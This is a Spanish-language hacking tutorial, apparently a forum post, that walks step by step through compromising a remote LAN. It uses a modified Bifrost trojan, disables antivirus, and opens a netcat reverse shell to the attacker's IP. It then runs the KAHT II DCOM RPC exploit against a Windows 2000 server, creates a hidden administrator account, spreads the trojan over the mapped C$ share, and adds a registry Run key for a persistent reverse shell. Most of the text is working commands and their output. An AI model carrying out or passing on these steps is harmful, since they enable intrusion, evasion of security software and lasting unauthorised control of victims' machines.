

Ejecutar un Exploit dentro de una Lan Remota mediante un Trojan Horse

Tecnica :

- Explotando alguna vulnerabilidad de una Pc, dentro de una Lan REMOTA mediante un Trojan Horse

Herramientas:


- KAHT II - MASSIVE RPC EXPLOIT, NETCAT
- TROJAN HORSE BIFROST
- TEMPLE DE ACERO J

“Aquel que este leyendo este manual, espero que sea de gran ayuda en ampliar un poco tus conocimientos, este manual es solamente informacion no me hago responsable del mal uso que se le pueda dar o de los resultados del programa una vez modificado.”

Bueno, asumiendo que has leído el tutorial 1 y el tutorial 2 , ya tenemos mas level en cuanto a las tecnicas voy a obviar muchas cosas, si no me sigues sorry, arrancate!! L

El metodo de infeccion por Internet, puedes ser de muchas maneras, por Email, por MSN, ICQ , bueno yo opte por un Blinder modificado y lanzao a internet tipo data minner

Ejecutamos el bifrost cliente(modificado claro esta por PE Explorer, para hacerlo mas funcional y quitarle cosas que para mi no tenian sentido)



The screenshot shows the Bifrost v1.1 application window with the title "Bifrost v1.1 13 users connected". It contains a table with the following columns: Assigned Name, IP, Computer/User Name, Version, C, P, and Ping. The table lists 13 connected users, with the 4th row highlighted in orange. At the bottom of the window, there are buttons for "Settings", "Builder", and "Upload Plugin", and a status bar indicating "Listening on port 80".

Assigned Name	IP	Computer/User Name	Version	C	P	Ping
Loadqm	192.168.0.100	...	1.1	x	x	1
Loadqm	192.168.0.101	...	1.1	x	x	423
Loadqm	192.168.0.102	...	1.1	x	x	438
upgrade	192.168.0.200	...personal8	1.1	x	x	454
upgrade	217.172.172.172	...	1.1	x	x	486
upgrade	200.400.000.000	...	1.1	x	x	782
Loadqm	192.168.0.103	...	1.1			1
Loadqm	192.168.0.104	...	1.1	x	x	1
upgrade	60.50.40.100	...	1.1	x	x	735
Loadqm	192.168.0.105	...	1.1	x	x	1
Loadqm	192.168.0.106	...	1.1	x	x	532
loadqm.exe	192.168.0.107	...	1.1	x	x	329
Loadqm	192.168.0.108	...	1.1			1

Bueno primero jalamos la shell de la pc personal 8 y ejecutamos un net start, para ver que servicios corren y matar con net stop lo que nos puede poner en descubierto

C:\Documents and Settings\personal08>net start
Se han iniciado estos servicios de Windows 2000:

- Actualizaciones autom ticas
- Administrador de conexi3n de acceso remoto
- Administrador de cuentas de seguridad
- Administrador de discos l3gicos
- Agente de directivas IPSEC
- Almacenamiento protegido
- Cliente de seguimiento de vinculos distribuidos
- Cliente DHCP
- Cliente DNS
- Cola de impresi3n
- Conexiones de red
- Estaci3n de trabajo
- Examinador de equipos
- Exten. controlador Instrumental de admon. de Windows
- Instrumental de administraci3n de Windows
- “Ejemplo” Norton Antivirus
- Llamada a procedimiento remoto(RPC)
- Medios de almacenamiento extra;bles
- Mensajero
- Notificaci3n de sucesos del sistema
- Plug and Play
- Programador de tareas
- Registro de sucesos
- Servicio de ayuda TCP/IP NetBIOS
- Servicio de Registro remoto
- Servicio de transferencia inteligente en segundo plano
- Servicio RunAs
- Servidor
- Sistema de sucesos de COM+
- Symantec Event Manager
- Symantec Settings Manager
- Telefon;a


Se ha completado el comando correctamente.

Bueno como vemos no tiene nada, pero si ves corriendo algun antivirus

C:\Documents and Settings\personal08>net stop “Norton Antivirus”

Subimos los siguientes archivos a su c:


Netcat, Kath 2, loadqm.exe(server modificado del bibrost), en mi caso Netcat = nc.exe y kath = 3.exe



Bueno ejecutamos el netcat por la shell del bifrost apuntando a nuestra “ip”, pero antes nos ponemos en escucha en nuestra consola de dos

En mi consola C:\1>nc -l -p 5900 -vv
listening on [any] 5900 ...

En la shell remota C:\nc -d -e cmd.exe xxxxxxxxxxxx(tu ip) 5900 (puerto) ,aparece esto



Bueno ya tenemos una shell mas propia XDDD.

Ahora hacemos un net view , para ver que maquinas estan conectadas y un ping a la maquina para ver su ip y en que rango esta la Lan

```
C:\>net view
```

```
net view
```

```
Servidor          Descripción
```

```
-----  
\\EQUIPO11
```

```
\\EQUIPO12
```

```
\\EQUIPO13
```

```
\\EQUIPO14
```

```
\\SERVIDOR
```

```
Se ha completado el comando correctamente.
```

```
C:\>ping servidor
```

```
ping servidor
```

Haciendo ping a servidor [192.168.0.11] con 32 bytes de datos:

Respuesta desde 192.168.0.11: bytes=32 tiempo<10ms TTL=128

Estadísticas de ping para 192.168.0.11:

Paquetes: enviados = 4, recibidos = 4, perdidos = 0 (0% perdidos),

Tiempos aproximados de recorrido redondo en milisegundos:

mínimo = 0ms, máximo = 0ms, promedio = 0ms

Como vemos el servidor tiene como ip 192.168.0.11, tonces procedemos a ejecutar el kath(en mi caso 3.exe)

Y nos da como resultado esto J

```
C:\>3 192.168.0.10 192.168.0.11
```

```
3 192.168.0.10 192.168.0.11
```

KAHT II - MASSIVE RPC EXPLOIT

DCOM RPC exploit. Modified by aT4r@3wdesign.es

#haxorcitos && #localhost @Efnet Ownz you!!!

PUBLIC VERSION :P

[+] Targets: 192.168.0.10-192.168.0.11 with 50 Threads

[+] Attacking Port: 135. Remote Shell at port: 46234

[+] Scan In Progress...

- Connecting to 192.168.0.11

Sending Exploit to a [Win2k] Server...

- Conectando con la Shell Microsoft Windows 2000 [Versión 5.00.2195]

(C) Copyright 1985-2000 Microsoft Corp.

```
C:\WINNT\system32>
```

Hueeeepa estamos en el servidor!!!, entonces aplicamos la LEY!!!!, en el tutorial 2 explico como crear una cuenta y todo, pero vaaaa, de igual forma lo pongo

```
C:\WINNT\system32>net user test pwd /add
net user test pwd /add
Se ha completado el comando correctamente.
```

```
C:\WINNT\system32>net localgroup administradores test /add
net localgroup administradores test /add
Se ha completado el comando correctamente.
```

```
C:\WINNT\system32>net localgroup administradores
net localgroup administradores
Nombre de alias    administradores
Comentario        Los administradores tienen acceso completo y sin restriccion
es al equipo o dominio
```

Miembros

```
-----
Administrador
Personal1
Test-----ejeeeeeeeeee J
Se ha completado el comando correctamente.
```

```
C:\WINNT\system32>
```

Ahora dejamos esta shell, por un momento y nos vamos a la shell del bifrost y ejecutamos

La siguiente sentencia

```
C:\>net use x: \\192.168.0.11\C$ pwd /user:SERVIDOR\test
Se ha completado el comando correctamente.
```

Ahora el servidor lo tenemos mapeado en la pc personal8, tan simple como eso ejecutamos el comando del bifrost "file manager" nos vamos a la unidad X(que es el servidor y le subimos el trojano loadqm.exe(para poder jugar) y lo ejecutamos de forma remota

Y YA TAAAAA!!!

Assigned Name	IP	Computer/User Name	Version	C	P	Ping
L	1		1.1			1
Upgrade	192.168.0.11	EQUIPO08/personal8	1.1	-	x	563
Loadqm	192.168.0.11	SERVIDOR/Personal1	1.1	x	x	579

O por el netcat al servidor J

```
C:\>nc -l -p 5900 -vv
listening on [any] 5900 ...
Warning: forward host lookup failed for 200.81.17.10: generic reverse lookup error
rno 11001: HOST_NOT_FOUND
connect to [10.10.1.253] from 200.81.17.10: generic reverse lookup error [200.81.17.10]
4057: HOST_NOT_FOUND
Microsoft Windows 2000 [Versión 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 883D-6DAF

Directorio de C:\

05/11/2004  02:32p      <DIR>          000341
10/11/2004  09:18a      <DIR>          Archivos de programa
30/08/2004  03:56p              91 BIOSVIEW.INI
01/11/2004  10:18p      348.326 crash.txt
28/08/2004  12:52a      <DIR>          Documents and Settings
24/10/2004  12:53p              103 DownloadLog.txt
06/11/2004  05:17p      230.408 GNCT511.RAW
10/11/2004  01:22p              522 hpfr3420.xml
10/11/2004  01:23p      103.474 hpfr3425.log
03/11/2004  01:48p      20.628 loadqm.exe
09/10/2004  10:17a      <DIR>          Mi música
03/11/2004  01:49p      59.392 nc.exe
03/11/2004  01:49p      128 netcat.ini
01/11/2004  10:17p      <DIR>          NVIDIA
01/10/2004  03:16p      <DIR>          Progra~1
03/11/2004  01:49p      67.344 regini.exe
01/11/2004  09:49p      <DIR>          temp
10/11/2004  09:21a      <DIR>          WINNT
01/11/2004  08:46a      35.439 winzip.log
01/11/2004  09:39p      <DIR>          wUtemp
          11 archivos      865.855 bytes
          9 dirs  35.275.890.688 bytes libres
```

Bueno y así puedes pasartela por todas las maquinas que en este caso tengan esta vulnerabilidad de dicho exploit, pero si ya eres un conche y te quieres asegurar jugamos con el netcat y se lo clavamos en el registro así

```
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
Netcat /t REG_SZ /d "C:\nc -d -e cmd.exe xx.xx.xx.xx 5900"
```

Solo te resta poner tu net cat todos los días temprano en escucha

```
nc -l -p 5900 -d -e cmd.exe
```

Agradecimiento al forum <http://www.elhacker.net/foro/index.php>

A mis amigos/colegas: Gospel y Zhyzura por las pautas y puteadas ja al Brujo por Incluirme dentro del Staff del forum y por el apoyo en cuanto a los links gracias Bro!!!

Yataco , Redrum y a special K donde quieras que estes!!

En el capitulo4, ya no hayyyyyyyyyy jajajaja, hasta pronto huueeeeeepaaaa J

Enjoy

Man-In-The-Middle